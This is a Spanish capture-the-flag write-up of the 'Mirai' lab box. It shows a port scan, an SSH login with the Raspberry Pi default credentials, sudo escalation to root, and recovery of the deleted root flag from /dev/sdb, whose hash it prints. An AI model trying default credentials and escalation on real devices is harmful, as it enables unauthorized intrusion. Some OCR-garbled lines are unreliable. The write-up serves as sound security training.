
Mirai - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
22/tcp
         open ssh
                        syn-ack ttl 63 OpenSSH 6.7p1 Debian 5+deb8u3
 ssh-hostkey:
    1024 aa:ef:5c:e0:8e:86:97:82:47:ff:4a:e5:40:18:90:c5 (DSA)
 ssh-dss AAAAB3NzaC1kc3MAAACBAJpzaaGcmwdVrkG//X5kr6m9em2hEu3SianCner
5BcKty+s2N8I9neI2coRBtZDUwUiF/1gUAZIimeKOj2×39kcBpcpM6ZAAAAFQDwL9La/
scc/LTvYmQeLAyc7GYQ/AcLgoYFHm8hDgFVN2D4BQ7yGQT9dU4GAOp4/H1wHPKlAiBuDQ
Iq9zvAx3tfViuU9CGStiIW4eH4qrhSMiUKrhbNeCzvdcw6pRWK41+vDiQrhV12/w6JSow
    2048 e8:c1:9d:c5:43:ab:fe:61:23:3b:d7:e4:af:9b:74:18 (RSA)
 ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCpSoRAKB+cPR8bChDdajCIpf4p1zh
CgUrZdKRoFa+nd8REgkTg8JRYkSGQ/RxBZzb06JZhRSvLABFve3rEPVdwTf4mzzNuryV4
Fhlfo/6bGkIE68vS5CQi9Phygke6/a39EP2pJp6WzT5KI3Yosex3Br85kbh/J8CVf4EDI
   256 b6:a0:78:38:d0:c8:10:94:8b:44:b2:ea:a0:17:42:2b (ECDSA)
 ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTY
xViOVih0TeW/bM=
   256 4d:68:40:f7:20:c4:e5:52:80:7a:44:38:b8:a2:a7:52 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILvYtCv0/UREAh0DuSsm7liSb9SZ8gl
53/tcp open domain syn-ack ttl 63 dnsmasq 2.76
| dns-nsid:
  bind.version: dnsmasq-2.76
80/tcp
        open http syn-ack ttl 63 lighttpd 1.4.35
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: lighttpd/1.4.35
| http-methods:
    oupported Methods. Orizono oti
                       syn-ack ttl 63 Platinum UPnP 1.0.5.13
1521/tcp open upnp
32400/tcp open http
                       syn-ack ttl 63 Plex Media Server httpd
|_http-favicon: Plex
|_http-cors: HEAD GET POST PUT DELETE OPTIONS
|_http-title: Unauthorized
 http-auth:
 HTTP/1.1 401 Unauthorized\x0D
  Server returned status 401 but no WWW-Authenticate header.
32469/tcp open upnp syn-ack ttl 63 Platinum UPnP 1.0.5.13
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Por el puerto 32400 encuentro un panel de login:




Por el puerto 80 no veo nada:


```
    No.10.10.48
    No.10.10
    No.10.10.48
    No.10.10.48
    No.10.10.48
    No.10.10
```

Podemos analizar las cabeceras de la respuesta con curl y vemos que hay algo llamado "X-Pi-hole":


```
$\text{curl} - \text{Volume of Count of
```

Buscando directorios con gobuster encuentro el panel de admin de "Pi-hole":





Si le damoss al boton de Pi-hole podemos ver que este proyecto esta desarrollado para "raspberry pi".



Las raspberris vienen por defecto con las credenciales pi:raspberry. Vamos a probarlas si podemos acceder con esas credenciales a la maquina victima por ssh:

```
└-$ ssh pi@10.10.10.48
The authenticity of host '10.10.10.48 (10.10.10.4
ED25519 key fingerprint is SHA256:TL7joF/Kz3rDLVF
This key is not known by any other names.
Are you sure you want to continue connecting (yes
Warning: Permanently added '10.10.10.48' (ED25519
pi@10.10.10.48's password:
The programs included with the Debian GNU/Linux s
the exact distribution terms for each program are
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANT
permitted by applicable law.
Last login: Sun Aug 27 14:47:50 2017 from localho
SSH is enabled and the default password for the
This is a security risk - please login as the 'pi
SSH is enabled and the default password for the
This is a security risk - please login as the 'pi
pi@raspberrypi:~ $
```

ESCALADA DE PRIVILEGIOS

Si vamos a ver los permisos que tenemos como suoders podemos ver que podemos ejecutar cualquier comando como root:

```
pi@raspberrypi:~ $ ls /home
pi
pi@raspberrypi:~ $ sudo -l
Matching Defaults entries for pi on localh
    env_reset, mail_badpass, secure_path=/
User pi may run the following commands on
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL

pi@raspberrypi:~ $ sudo su
root@raspberrypi:/home/pi# whoami
root
```

Al intentar localizar la flag de root nos dice que tiene un backup en el USB

```
root@raspberrypi:/home/pi# cat /root/root.txt
I lost my original root.txt! I think I may have a backup on my USB stick...
```

En el directorio media vemos otro mensaje:

```
root@raspberrypi:/home/pi# cat /media/usbstick/damnit.txt

Damnit! Sorry man I accidentally deleted your files off the USB stick

Do you know if there is any way to get them back?

-James
```

Nos dice que lo tiene en el USB, para cargar un USB hay que montarlo. Vamos a ver las monturas que tiene esta maquina con 'mount' y 'df -h'

```
mqueue on /dev/mqueue type mqu
debugfs on /sys/kernel/debug t
tmpfs on /tmp type tmpfs (rw,
/dev/sdb on-/media/usbstick-ty
```

```
root@raspberrypi:/home/pi# df -h
Filesystem Size Used Avail Use% Mounted on
aufs 8.5G 2.8G 5.3G 34% /
tmpfs 100M 4.8M 96M 5% /run
/dev/sda1 1.3G 1.3G 0 100% /lib/live/mount/persistence/sda1
/dev/loop0 1.3G 1.3G 0 100% /lib/live/mount/rootfs/filesystem.squashfs
tmpfs 250M 0 250M 0% /lib/live/mount/overlay
/dev/sda2 8.5G 2.8G 5.3G 34% /lib/live/mount/persistence/sda2
devtmpfs 10M 0 10M 0% /dev
tmpfs 250M 8.0K 250M 1% /dev/shm
tmpfs 5.0M 4.0K 5.0M 1% /run/lock
tmpfs 250M 0 250M 0% /sys/fs/cgroup
tmpfs 250M 8.0K 250M 1% /tmp
/dev/sdb 8.7M 93K 7.9M 2% /media/usbstick
```

Como vemos que esta montado en /dev/sdb vamos a ver los metadatos del usb:

```
root@raspberrypi:/home/pi# strings /dev/sdb
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
/media/usbstick
2]8^
lost+found
root.txt
damnit.txt
>r &
3d3e483143ff12ec505d026fa13e020b
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?
```

Se ve que se habia eliminado de la montura de /dev/sdb pero todavia permanecia en el filesystem "sdb"